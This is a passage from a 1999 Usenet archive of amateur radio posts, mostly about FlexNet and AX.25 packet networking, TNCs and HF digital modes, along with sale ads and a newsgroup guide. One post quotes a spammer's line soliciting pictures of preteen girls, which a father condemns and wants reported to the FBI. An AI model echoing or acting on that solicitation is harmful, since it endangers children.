from one to the other? What about HF links? I thought I saw messages
somewhere about HF saying Flexnet wasn't so good for HF -- I assume
I'd still run HF on the the Linux side, then, right?

Charles Brabham wrote:
>
> Cathryn Mataga wrote in message <378BF42A.F45E070E@junglevision.com>...
>
> >So, if I install Flexnet can I talk to other people using Jnos and
> Tnos/Linux
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> once? And,
> >can I talk to regular ax25 stations with Flexnet?
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> Yes, all of that works fine. <---- Short version.
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> Long version follows:
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> FlexNet is an ax25 stack. If you use the Win95/98 version, the telnet
> program included with the OS will work fine for telnet, WSFTP etc will do
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> that I "call them as I see them"... I'm not prone to flights of unreasoning
> enthusiasm about anything. Only results signify in my book, and that's why I
> am enthusiastic about FlexNet.
>
> 73 DE Charles Brabham,
> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> http://www.texoma.net/~n5pvl

--

http://www.junglevision.com

3132. Re: I HAVE LOTS OF PIC OF PRETEEN GIRLS SNED ME YOURS AND ILL SEND YOU SOME TO

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-14 00:00:00 UTC
From: Butch Magee <butchkay@netdoor.com>
Message-ID: <378CF978.B489B66B@netdoor.com>
Source record: 17438

If anyone knows how to forward this to the FBI, would you please do that or send me their address and I will forward this.

Thank you.
A concerned father and grand-father

Vessen Magee, JR.

XXMITTER wrote:

> I HAVE LOTS OF PIC OF PRETEEN GIRLS SNED ME YOURS AND ILL SEND YOU SOME TO

3133. FS: PK-88 Manual copy

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-14 00:00:00 UTC
From: User Name <faxdave@hotmail.com>
Message-ID: <7mjpts$r3c@dfw-ixnews19.ix.netcom.com>
Source record: 17439

Very nice copy of PK-88 TNC manual. VERY thick - has all programming options.

$15 shipped US prepaid

Thanks

dave@boatanchors.com

3134. Re: Home made TNC and info related

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-15 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7mm3p5$135o@enews2.newsguy.com>
Source record: 17298

Cathryn Mataga wrote in message <378E2652.70CB9EE9@junglevision.com>...

>I assume TNC manufacturers sell their products for commercial use also.
>And Flexnet, I thought, had pretty restrictive 'ham radio only' licensing
>limitations.

It's true about FlexNet being for Hams only.

I doubt the manufacturers use the same EPROM for both types of customers, in any case.

Only commercial concerns utilizing the 'BPQ extended KISS mode would be affected, even if they did use the same EPROM. Bet that's not many companies, if any.

I don't see this as having much potential to cause problems. If it did, the proprietary outfits could supply enough information to enable a separate EPROM image for Ham use to be developed by Hams. This appears to have happened at least once before... There is an X1J node EPROM image available for the Timewave PK-96.

Perhaps that would be a better approach for a relatively small number of networkers. The TNC manufacturer would realize more profit by including the 6-Pack code in their standard EPROM, though.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3135. Re: Packet Radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-15 00:00:00 UTC
From: "George T. Baker" <w5yr@swbell.net>
Message-ID: <378EB4CF.A7D8C890@swbell.net>
Source record: 17299

Anywhere you can use a "dumb terminal."

I used the NEC version of the RS100 back in the mid-80's with a briefcase VHF packet station setup and it performed very well. Just use the built-in terminal program or write you own in BASIC. I also used mine as a datascope to parse data streams to peripherals such as digital plotters. Don't get rid of it! There are still lots of things it can do and all on 4 AA cells! ;^)

72/73, George AMA 98452 R/C since 1964
Amateur Radio W5YR, in the 53rd year and it just keeps getting better!
AutoPOWER Systems, Fairview, TX (30 mi NE Dallas) Collin County
QRP-L QRP-ARCI FISTS NORCAL ZOMBIE ARS 10-X 33.2 N 96.6 W EM13RE

"Henry F. Monton" wrote:
>
> Has anyone used an old (circa 1983) Tandy Model 100 in a packet radio
> system. I have one I'd like to find a use for besides a dust
> collector. What other amateur radio uses for the M100 are there?
>
> Henry
> WA5BOW

3136. FS:KENWOOD PS-430 20 AMP POWER SUPPLY

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-15 00:00:00 UTC
From: fun4sume@aol.com
Message-ID: <19990715014124.03477.00000353@ng-ba1.aol.com>
Source record: 17440

In excelent condition with manual & power cord.Will ship for $110.00 to lower
48 states.
Thanks for reading,Dave

3137. Re: Home made TNC and info related

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-15 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7mjth6$dph@enews3.newsguy.com>
Source record: 17441

Cathryn Mataga wrote in message <378CEB1D.ACAC8A07@junglevision.com>...
>
>Yeah, you, for all your over-the-top-ness, seem to occasionaly latch on
>to a good thing. Me, I'm less interested about the
'super-amazing-wonderlness'
>of Flexnet, at this point, than the simple business of what hardware I
>can make it work with -- like I don't see anything for Kantronics TNCs,
>and how well I can connect to the locals, and whether I'm going to
>screw them up by using Flexnet. Right now Ham radio networking available
to me
>consists of ax25 BBS forwarding, using plain old BBS technology. And
TCP/IP
>people running TNOS/JNOS variants.

As far as I know, there are no FlexNet driver packages for Kantronics or Timewave TNC's. Kantronics and Timewave went out of their way to be proprietary, and have accomplished that goal. Both outfits have been approached by programmers willing to assist in implementing the FlexNet "6-Pack" driver for their products. Both outfits couldn't be bothered, preferring to stick with BPQ's extended KISS mode. This, despite the fact that 'BPQ is obsolete and has not been supported in quite a while.

The "6-Pack" EPROM image for the TNC2 is 4336 bytes. It's not exactly a ROM hog.

Some users have reported being able to use the FlexNet "KISS" driver to operate KISS TNC's such as Kantronics or Timewave. What they don't mention is that the FlexNet KISS driver is designed for serial links only, and does not provide the timing info needed for FlexNet's adaptive parameter adjustment. They end up giving up most of the advantage of using FlexNet in the first place. This might do in a pinch for an individual user, but would be a real waste on a node.

I've run FlexNet for close to a year now, under the "zoo channel" conditions I described, and it fits in just fine. It's actually simpler and easier to reach many local ROSE destinations by going through my Flexnet than it is to use ROSE addressing, for example. On the downside, FlexNet nodes do not appear in NetRom style NODES lists, though of course they do show up in MHEARD lists.

I have not recieved a single complaint about the FlexNet node, and I live amongst a hotbed of "LandLine Lids" and "Lockout Lids" who would complain if you hung them with a new rope. I'm certain that I would have heard about it long ago if anyone had found a way to be inconvenienced by it. What has happened instead is that I am assisting other Hams in the area who are interested in setting up their own FlexNet nodes. People connect out of

curiosity, and like what they see.

>
>Like with the DOS+Linux networked, which is probably what I'd do,
>if I run a BBS on the Linux side, can I then accept ax25 connects onto
>the DOS box have the connections go through the ethernet, and then
>connect to the BBS on the Linux side? Or do I need to run the BBS
>twice -- once on the DOS side and once on the Linux side -- and forward
>from one to the other? What about HF links? I thought I saw messages
>somewhere about HF saying Flexnet wasn't so good for HF -- I assume
>I'd still run HF on the the Linux side, then, right?

I'll start with the HF question, since it's shortest to answer: I was the guy who did those tests. Use the LINUX box for HF.

Henk de Groot, PE1DNN was kind enough to provide me with a special version of his "XSCC" FlexNet driver for HDLC cards that had provision for tinkering around with the timing, in hopes that I could find a timing ratio that would allow FlexNet's adaptive parameter adjustment system to be fooled into working at 300 baud. Well, I tried many combinations out with my card, and had no luck. It just didn't translate over to that slow a speed very well, giving inappropriate parameter settings. (PACLENS too big, MAXFRAMES too numerous, etc) I used a DRSI PCPA-1 , with an external HAL ST-7000 modem on port 2 for 300bd HF.
So for the time being, FlexNet on HF is just not practical. Tomorrow a new driver may appear to change this situation, but it isn't there today.

On linking to the LINUX BBS, the standard deal is to assign that BBS the SSID of eight, as in N5PVL-8, and assign SSID's 0-9 to the FlexNet node in the DOS box, so that it may "control" the -8 SSID..

Use Ethernet or a KISS serial link. I use a 19.2kb fulldup serial link, as the KISS driver takes up less overhead (memory) than the Ethernet card's PACKET driver in combo with the FlexNet Ethernet driver. I have found 19.2kb fulldup to be plenty fast enough.

My setup is two DOS machines, one running FlexNet, and the other running 'BPQ/FBB. I then assign the BBS (N5PVL-8) in FlexNet as a "Non-FlexNet neighbor" on port 0 (serial link) , as described in the article "FlexNet/BPQ Serial Link Info" at my web-site. Briefly, this does two things: It causes FlexNet to test the connection to the BBS over the serial KISS link every four minutes or so to determine it's turnaround time in milliseconds, and it makes direct connections to the BBS possible through the FlexNet node. If anyone on the "zoo channel" connects to N5PVL-8, both the FlexNet and BPQ nodes are transparent. It's as if they weren't there.

Note: When I wrote the article on linking FlexNet/BPQ, I used plain N5PVL as the BBS call. I have since changed over to an SSID of eight for the BBS (N5PVL-8) as is the standard practice in Europe.

The BPQ switch handles the HF Packet stuff, and direct connects to N5PVL-8 work with it as well.

I like the FlexNet/BPQ/FBB combo for the same reason you are looking at LINUX/BPQ... Between the two of them, almost any equipment and digital mode is usable, and FlexNet is relegated to VHF/UHF stuff, where it "shines".

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3138. Re: Home made TNC and info related

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-15 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <378DA9F6.ACCECBC4@junglevision.com>
Source record: 17442

Charles Brabham wrote:
>
> Henk de Groot, PE1DNN was kind enough to provide me with a special version
> of his "XSCC" FlexNet driver for HDLC cards that had provision for
> tinkering around with the timing, in hopes that I could find a timing ratio
> that would allow FlexNet's adaptive parameter adjustment system to be fooled
> into working at 300 baud. Well, I tried many combinations out with my card,
> and had no luck. It just didn't translate over to that slow a speed very
> well, giving inappropriate parameter settings. (PACLENS too big, MAXFRAMES
> too numerous, etc) I used a DRSI PCPA-1 , with an external HAL ST-7000
> modem on port 2 for 300bd HF.
> So for the time being, FlexNet on HF is just not practical. Tomorrow a new
> driver may appear to change this situation, but it isn't there today.

Yeah, I'm pretty skeptical about adapting this VHF stuff fo HF -- unless you
can get the packet sizes way, way down. And, going down to tiny packets, I suspect
would require a complete redesign anyway. My money is on the protocols designed
for HF in the first place, like Pactor2, Clover or Pactor, or I forget the
Kantronics HF gizmo they got. Or perhaps some new software only driven system.

As an aside, one thing PSKS31 has proven to me is that a lot of people
can adapt very quickly to a better mode, if all they have to do is run a
different piece of software. This is new to ham radio, methinks.

3139. Re: Home made TNC and info related

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-15 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7mkk5l$p3@enews4.newsguy.com>
Source record: 17443

Cathryn Mataga wrote in message <378DA9F6.ACCECBC4@junglevision.com>...

>
>Yeah, I'm pretty skeptical about adapting this VHF stuff fo HF -- unless
you
>can get the packet sizes way, way down. And, going down to tiny packets, I
suspect
>would require a complete redesign anyway. My money is on the protocols
designed
>for HF in the first place, like Pactor2, Clover or Pactor, or I forget the
>Kantronics HF gizmo they got. Or perhaps some new software only driven
system.

HF Packet has been around quite a while, but it will never approach the newer stuff such as CLOVER, PACTOR, etc. Even if the adaptive parameter system had incremented down to a useful level for 300bd, it still would not have been able to approach the performance of the new HF digital modes. You are absolutely right. That's one reason I wasn't too broken hearted over the experiment not working out. It was an inconvenience, but not a real problem.

>
>As an aside, one thing PSKS31 has proven to me is that a lot of people
>can adapt very quickly to a better mode, if all they have to do is run a
>different piece of software. This is new to ham radio, methinks.

It's a natural result of the average computer being so much faster and capable than they were just a few years back. Also, DSP programming has advanced quite a bit in the last few years, making it much easier to play around with new digital modes. Between the two, now we are seeing SoundCard TNC's for several different modes, and external modems as opposed to TNC's are much more usable and practical than they used to be.

Some Hams are announcing "the death of the TNC in a box" because of all this, but I think they are being unrealistic. There will always be a good market for units that can operate on their own while you do other things with your computer, and which can be used with anything from a dumb terminal to the latest Pentium, to an old C-64, to a Mac.

I have been surprised that the proprietary TNC outfits have not taken to FlexNet though, as it eliminates one of the major stumbling blocks to more sales - The fact that many Hams are intimidated by the pages and pages of TNC commands in a a typical TNC's manual. I don't know anyone who even claims to understand them all. A FlexNet driver would reduce the number of user-settable parameters to three, which would be a major selling point. This, in addition to the performance boost the adaptable parameters give you. They're missing out on a good deal but that's their lookout, not mine.

Right now I tend to lean toward the external modems for use with FlexNet.. I never really paid much attention to the BayCom kind of units in the past and thought they were a little bit hokey, but once I tried out a few of them I was very impressed. I use the Tigertronics "Bay-Pak" units that are built with surface-mount components and which are more resistant to stray RF than the old original home-brew BayCom design. At 50 bux a pop for 1.2kb units and 99 bux for the 9.6kb ones, the price is hard to beat.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3140. Re: Home made TNC and info related

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-15 00:00:00 UTC
From: kh2d@my-deja.com
Message-ID: <7mkq7vlvv1@brokaw.wa.com>
Source record: 17444

"Charles Brabham" <n5pvl@texoma.net> wrote:

>As far as I know, there are no FlexNet driver packages for Kantronics or
>Timewave TNC's. Kantronics and Timewave went out of their way to be
>proprietary, and have accomplished that goal.

KISS isn't proprietary. Thanks for the Y2K picture, I like that.....

73, Jim KH2D

3141. Re: Home made TNC and info related

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-15 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7ml38q$kal@enews1.newsguy.com>
Source record: 17445

Jim Kehler wrote in message <7mkq7vlvv1@brokaw.wa.com>...
>"Charles Brabham" <n5pvl@texoma.net> wrote:
>
>>As far as I know, there are no FlexNet driver packages for Kantronics or
>>Timewave TNC's. Kantronics and Timewave went out of their way to be
>>proprietary, and have accomplished that goal.
>
>KISS isn't proprietary. Thanks for the Y2K picture, I like that.....

RGR. Notice that I didn't suggest KISS be canned altogether, as others have done. That wouldn't be a good idea for the TNC manufacturer, who is wanting a wide range of computability for their product.

I do believe that we could do without the BPQ extended KISS support though, in the interest of being FlexNet compatible. 'BPQ is obsolete, FlexNet is just coming into widespread use in the USA.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3142. Re: Home made TNC and info related

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-15 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <378E2652.70CB9EE9@junglevision.com>
Source record: 17446

I assume TNC manufacturers sell their products for commercial use also.
And Flexnet, I thought, had pretty restrictive 'ham radio only' licensing
limitations.

Charles Brabham wrote:
>
> Jim Kehler wrote in message <7mkq7vlvv1@brokaw.wa.com>...
> >"Charles Brabham" <n5pvl@texoma.net> wrote:
> >
> >>As far as I know, there are no FlexNet driver packages for Kantronics or
> >>Timewave TNC's. Kantronics and Timewave went out of their way to be
> >>proprietary, and have accomplished that goal.
> >
> >KISS isn't proprietary. Thanks for the Y2K picture, I like that.....
>
> RGR. Notice that I didn't suggest KISS be canned altogether, as others have
> done. That wouldn't be a good idea for the TNC manufacturer, who is wanting
> a wide range of computability for their product.
>
> I do believe that we could do without the BPQ extended KISS support though,
> in the interest of being FlexNet compatible. 'BPQ is obsolete, FlexNet is
> just coming into widespread use in the USA.
>
> 73 DE Charles Brabham,
> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> http://www.texoma.net/~n5pvl

--

http://www.junglevision.com

>I'm telling you this because... we've all lost our children, Mr. Ansel.
>
>They're dead to us. They kill each other in the streets. They wander
>comatose in shopping malls. They're paralyzed in front of televisions.
>Something terrible has happened that's taken our children away.
>It's too late. They're gone.
>
>You're angry, Mr. Ansel. You owe it to yourself to feel that way.
>
>All I'm saying is let me direct your rage.

3143. Packet Radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-15 00:00:00 UTC
From: "Henry F. Monton" <hmonton@worldnet.att.net>
Message-ID: <378E359E.218D4775@worldnet.att.net>
Source record: 17447

Has anyone used an old (circa 1983) Tandy Model 100 in a packet radio system. I have one I'd like to find a use for besides a dust collector. What other amateur radio uses for the M100 are there?

Henry
WA5BOW

3144. Re: Home made TNC and info related

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-16 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7ou1d1.gt.nomail@linux.pe1chl.ampr.org>
Source record: 17300

>Charles Brabham (who is in my killfile) wrote:
>>
>> If you are interested in tcpip, another good reason is that you must have
>> ax25 or something like it to run IP over in the first place - Duh! See the
>> article: "TCPIP on FlexNet - Just Another Layer" by DK7WJ at my web site
>> listed below. Push the "FlexNet" button, and go from there.
>>
>> Maybe you will learn something.

Flexnet is just tunneling IP through AX.25 circuits. This approach is
extremely lacking, because it requires a table of AX.25 callsigns
corresponding to IP destination addresses at each routing node, and FlexNet
does not support the multicasting necessary to distribute this table.

Hence it has to be maintained manually, which is a drag.

Also the fact that a normal FlexNet node isn't automatically an IP routing
node severely reduces the extent over which IP traffic can be routed
through FlexNet.

Cathryn Mataga <cathryn@junglevision.com> wrote:

>On the Linux side, kernel ip over ax25 is still a bit of a hassle to get going, but
>my guess is that with the apparent death of TNOS, people are generally moving
>towards the kernel stuff and away from TNOS. Or that's what it seems from
>reading linux-hams lately. Still, as that interesting article on Flexnet-IP
>points out the ax25 Linux code still has problems -- I assume mostly if you
>do anything but a single RF hop. I don't know, are the Flexnet guys doing
>anything with Linux? This kind of code is pretty hard to do, imo, since
>testing requires, gawd, I don't even know how you'd test it. Maybe make
>an RF network and upload the builds to every machine. These are pretty rough
>problems to get exactly right. I'm not sure if the Linux ax25 interface is
>sufficient to do the kind of tweaks that the Flexnet guys do -- I assume
>it isn't, but you never know.

Last time I heard from them, the FlexNet guys were NOT interested to port
their code to Linux. Thus, a "FlexNet for Linux" necessarily has to be
a re-write by someone else.

Of course it could change, in the early years DK7WJ was't interested in
DOS and Windows either, and he has produced a version for those systems.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |

3145. CSS anounces MutliComm Host in beta

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-16 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <OSsLzT6z#GA.364@cpmsnbbsa03>
Source record: 17301

CSS announces host mode program for Windows 95, Windows 98 and Windows NT 32 to support MFJ TNCs
Muscle Shoals, Alabama. July 16, 1999: Creative Services Software announced today beta testing has begun for a new 32 bit host mode programs for the MFJ TNCs The program takes advantage of the advanced features of Windows 95 , Windows 98, and Windows NT. MultiComm Host will use the TNC's "BLP" host mode for Packet communications.

Company President Rick Ruhl, N4GDO, said, " We're working with MFJ on some firmware and functionality challenges and once testing is complete, we'll have the first 32 bit Host Mode program for the MFJ and TNC2 based TNCs. BLP Host Mode was created by Howard Goldstein, N2WX, in 1991 and according to the MFJ technical staff, we are the first company in the 8 years it's existed to successfully interface to it. "

Product features include: Each stream has its own window and transmit buffer, support for the major callbooks on CD, user configurable colors and fonts, a "bottomless" receive window, automated connections, binary file transfer, runs true 32 bit multitasking and multithreading and is easy to use with online help at your fingertips.

"The program is written in robust C++ ", Ruhl said. "Which allowed us to add features to the program that couldn't be done in other languages."

Creative Services Software, Inc was incorporated in 1988. They created the 32-bit Terminal program for Kantronics TNCs called PacTerm "98 and PK-Term " 99 for AEA/TimeWave TNCs. The web address is http://www.cssincorp.com .

3146. Re: Home made TNC and info related

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-16 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <37b24ee7.397755391@news.atl.bellsouth.net>
Source record: 17302

On Fri, 09 Jul 1999 11:56:11 -0700, Cathryn Mataga <cathryn@junglevision.com> wrote:
>Well, I'm not convinced that a backbone would take any more hits because
>the user connections are faster.

The proper traffic model for packet networks is the same as for
local ethernets with external long haul links. Most of the action
is on the local net, so it needs to have low latency and high capacity.
Relatively little of the action requires use of the long haul links, so
they don't have to have as low a latency or as high a capacity.

Long haul backbones with low latency and high capacity would be
nice, but they aren't as essential as a fast local network. Most of the
applications which require low latency and high capacity are local
applications, ie whiteboard conferencing for example. Most long haul
usage is non-realtime, email and the like, so low latency and high
capacity aren't as critical.

If we could deploy low latency high capacity long haul networks,
we would have a more internet style global realtime capability.
But given the sparseness of amateur networks, ie we're thin on
the ground, our long haul links have to be relatively slow and low
capacity simply to fit in the spectrum available to us which is
suitable for making long hops. We're not going to have megabit
circuits across the Atlantic or Pacific for example, or even across
our sparsely populated rural areas, but we can have them on a
metropolitan basis.

(A constellation of high orbit amateur satellites could change this,
but given the problems we're having just getting P3D into orbit, that's
not something we should expect in the near future.)

That's why getting local user speeds up has to be our near term
top priority. The GRAPES 56 kb RF modem is one way and the
work TAPR is doing with SS radios is another. IMHO, messing
around with anything slower for the local user link is a waste of
time. It won't give us enough improvement to enable a broader
spectrum of packet applications.

Applications are what drive user interest, and the tired old 1970s
style phone BBS translated to 1200 baud radio paradigm is no longer
sufficient to attract a sizeable user population. That packeteers are
starved for new applications is evidenced by the growth of APRS.
But there aren't a lot of applications we can invent which will hold
our interest and also can work at low speeds.

Our expectations are higher today. The internet has conditioned us
to demand applications that require low latency and high capacity in
order to function reasonably well. My favorite application, whiteboard
conferencing, is an example. It is simply unworkable at low speed.
But at 56 kb it is a very satisfactory way to exchange graphic ideas
with members of our local group. (We could just use the wired internet,
of course, but as Charles is fond of saying, that isn't radio. Just using
radio isn't enough, however, we have to be doing something with it
that is interesting. Fast local user networks let us do that.)

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

3147. Web page worth seeing

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-16 00:00:00 UTC
From: dsimp@tbsa.com.au
Message-ID: <378fb28b.3320645@news.bigpond.com>
Source record: 17303

*****VK3NDS AMATEUR RADIO WEB SITE******

=======NOW WITH SITE SEARCH ENGINE======

All Hams, SWL's & Communications Enthusiasts please visit this site:

http://www.tbsa.com.au/~dsimp/

You will find enormous and quality links and information on topics
including:

* Live propagation updates
* IOTA page
* Huge SWL, Scanner, Monitoring & Utilities page
* Large databases of Australian & International Ham Home Pages
* Digital, Satellite & Sarex pages
* Australian Ham Radio Chat Room
* Contest page
* DX Live and DX'ers page
* Newsgroups & Amateur Radio Study page
******plus hundreds of other links.
ENJOY!!

3148. Yaesu FT-2600M Packet performance

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-16 00:00:00 UTC
From: Dave G <Dave-broken@dcg.org>
Message-ID: <378F252E.A4E15EC@dcg.org>
Source record: 17304
Cross-posted to: rec.radio.amateur.equipment,rec.radio.amateur.digital.misc

Sporting an easy to use dedicated data connector, we thought that the new Yaesu FT-2600M just might be useful for 9600 baud packet in our local TCP/IP network. The connector provides separate and isolated inputs and outputs for 9600 and 1200, plus Yaesu includes their DCS or Digital "PL" in the radio, a characteristic shared by the commercial radios we've used successfully (Ritron & Motorola).

Unfortunately we were disappointed with the performance of this radio at 9600. As near as we can tell, Yaesu fell short in two important areas:

1.) To be good at 9600 baud packet, radios must have a reasonbly flat transmit audio response down to a few Hz. This is because the modulated waveform of 1's and 0's does not average zero, having the effect of varying the average frequency at a low rate. The commercial rigs address this by applying modulation to both the varacter AND the VCO, allowing the radio to be accurately modulated down to 2 or 3 Hz. Yaesu didn't do this, thus the transmit frequency response falls off sharply below about 50 Hz. Good enough for CTCSS, but not 9600 baud packet.

The best we could do with strong signals was about a 30% error rate.

2,) On half duplex circuits, minimizing TXD improves performance dramatically. The receive to transmit delay of this radio is slow, requiring a TX Delay value of 200 ms or so to work at all. The commercial rigs include specific synthesizer speedup circuitry, allowing TX Delays as short as 80 ms.

The only thing we've found faster, are the (few and far between) crystal radios or the multimode rigs that are way too expensive to dedicate to a network.

The FT-2600 is great little rig that I liked a lot for 2m voice work, but performs poorly for 9600 packet.

Dave K9DC
k9dc at arrl.net

3149. Affordable notebook.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-17 00:00:00 UTC
From: Albert Ewe <twewe@pc.jaring.my>
Message-ID: <7mnr8c$sa2$1@news6.jaring.my>
Source record: 17305

Hi,
I am looking for any working old notebook/ laptop
for my packet radio experiments.
Budget is around US$50.00
73.
De 9M2NQ Albert in Ipoh.

3150. Guide to the rec.radio Newsgroups

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-17 00:00:00 UTC
From: jeffreyh@Hawaii.Edu
Message-ID: <7moqkm$a3i@news.Hawaii.Edu>
Source record: 17306
Cross-posted to: rec.radio.amateur.dx,rec.radio.amateur.digital.misc

Archive-name: radio/personal-intro

This message describes the rec.radio.amateur.*, rec.radio.cb, rec.radio.info, and rec.radio.swap newsgroups, as well as their Internet mailing list counterparts and complements. It is intended to serve as a guide for the new reader on what to find where. Questions and comments may be directed to Jeffrey Herman, KH6O, jeffreyh@hawaii.edu, or Paul Schleck, K3FU, pschleck@novia.net.

This message was last changed on 14 March, 1998.

History
=======

Way back when, before there was a Usenet, the Internet hosted a mailing list for hams, called (appropriately enough) INFO-HAMS. Ham radio discussions were held on the mailing list, and sent to the mailboxes of those who had signed up for it. When the Usenet software was created, and net news as we now know it was developed, a newsgroup was created for hams: net.ham-radio. The mailing list and the newsgroup were gatewayed together, eventually.

Over the years, as the net grew, the volume of discussion became progressively higher. First one by one, and then as part of two reorganizations, what was once one group became many. In the process, developments elsewhere on the net were reflected in the groups as they were created, most notably the change to place all of the ham radio groups in one hierarchy.

The collection of newsgroups continues to grow as more people join the net, and as more topics of discussion gain volume, I expect to see more groups be created as well. This follows what is happening on the rest of the net.

Nearly all of the radio newsgroups have corresponding mailing lists, the notable exception being rec.radio.swap. There are also a few mailing lists that don't have newsgroups.

The Current Groups
==================

It's important to post messages to the group that's appropriate for them, and not to the groups that aren't. The whole idea of having different newsgroups is so that folks who aren't interested in, say, homebrewing, don't have to wade through messages about homebrewing on the way to read about Field Day. Posting appropriately is just good etiquette.

The rec.radio.amateur.misc group is the catchall. It is what rec.ham-radio was renamed to during the first major reorganization. Any message that's not more appropriate in one of the other groups belongs here, from contesting to DX to ragchewing on VHF to information on becoming a ham.

The group rec.radio.amateur.digital.misc is for discussions related to (surprise!) digital amateur radio. This doesn't have to be the common two-meter AX.25 variety of packet radio, either; some of the most knowledgeable folks in radio digital communications can be found here, and anything in the general area is welcome. The name was changed to emphasize this, and to encourage discussion not only of other text-based digital modes, such as AMTOR, RTTY, and Clover, but things like digital voice and video as well. The former group, rec.radio.amateur.packet, was removed on September 21st, 1993. It is obsolete, and you should use .digital.misc instead (or the appropriate new mailing list, mentioned below). The group has .misc as part of the name to allow further specialization if the users wish it, such as .digital.tcp-ip.

The swap group is rec.radio.swap. This recognizes a fact that became evident shortly after the original group was formed: Hams don't just swap ham radio gear, and other folks besides hams swap ham equipment. If you have radio equipment, or test gear, or computer stuff that hams would be interested in, here's the place. Equipment wanted postings belong here too. Discussions about the equipment generally don't; if you wish to discuss a particular posting with the buyer, email is a much better way to do it, and the other groups, especially .equipment and .homebrew, are the place for public discussions. There is now a regular posting with information on how to go about buying and selling items in rec.radio.swap; please refer to it before you post there. To answer a frequently asked question: No, there is no mailing list that goes along with this group. If you can't read Usenet news directly, you're out of luck.

The group rec.radio.amateur.policy was created as a place for all the discussions that seem to drag on interminably about the many rules, regulations, legalities, and policies that surround amateur radio, both existing and proposed. Recent changes to the Amateur Radio Rules (FCC Part 97) have finally laid to rest the Great Usenet Pizza Autopatch Debate - it's now legal to order a pizza on the autopatch, if you're not in the pizza business - as well as complaints about now-preempted local scanner laws hostile to amateurs, but plenty of discussion about what a bunch of rotten no-goodniks the local frequency coordinating body is, as well as the neverending no-code debate, may still be found here.

The group rec.radio.cb is the place for all discussion about the Citizens' Band radio service. Such discussions have been very inflammatory in rec.ham-radio in the past; please do not cross-post to both rec.radio.cb and rec.radio.amateur.* unless the topic is genuinely of interest to both hams and CBers - and very few topics are.

The rec.radio.info group is just what its name implies: it's the place where informational messages from across rec.radio.* may be found, regardless of where else they're posted. As of this writing, information posted to the group includes Cary Oler's daily solar progagation bulletins, ARRL

bulletins, the Frequently Asked Questions files for the various groups, and radio modification instructions. This group is moderated, so you cannot post to it directly; if you try, even if your message is crossposted to one of the other groups, your message will be mailed to the moderator, who is currently David Dodell, WB7TPY. The email address for submissions to the group is rec.radio.info-moderator@primenet.com. Inquires and other adminis-trivia should be directed to rec.radio.info-request@primenet.com. For more information about rec.radio.info, consult the introduction and posting guidelines that are regularly posted to that newsgroup.

The groups r.r.amateur.antenna, .boatanchors, .dx, .equipment, .homebrew, and .space are for more specialized areas of ham radio: discussions about antennas, the older tube based amateur, military, and commercial gear, commercially-made equipment, homebrewing, and amateur radio space operations. The .equipment group is not the place for buying or selling equipment; that's what rec.radio.swap is for. Similarly, the .space group is specifically about amateur radio in space, such as the OSCAR program and SAREX, the Shuttle Amateur Radio EXperiment; other groups cover other aspects of satellites and space. Homebrewing isn't about making your own alcoholic beverages at home (that's rec.crafts.brewing), but rather construction of radio and electronic equipment by the amateur experimenter. The .dx group is devoted to long distance amateur communications. Each of these subgroups has its own charter and FAQ; please refer to the archives to find these documents.

Except for rec.radio.swap and rec.radio.cb, all of these newsgroups are available by Internet electronic mail in digest format; send a mail message containing "help" on a line by itself to listserv@ucsd.edu for instructions on how to use the mail server.

All of the groups can be posted to by electronic mail, though, by using a gateway at the University of Texas at Austin. To post a message this way, change the name of the group you wish to post to by replacing all of the '.'s with '-'s - for example, rec.radio.swap becomes rec-radio-swap - and send to that name@cs.utexas.edu (rec-radio-swap@cs.utexas.edu, for example). You may crosspost by including multiple addresses as Cc: entries (but see below). This gateway's continued availability is at the pleasure of the admins at UT-Austin, and is subject to going away at any time - and especially if forgeries and other net.abuses become a problem. You have been warned.

Mailing Lists

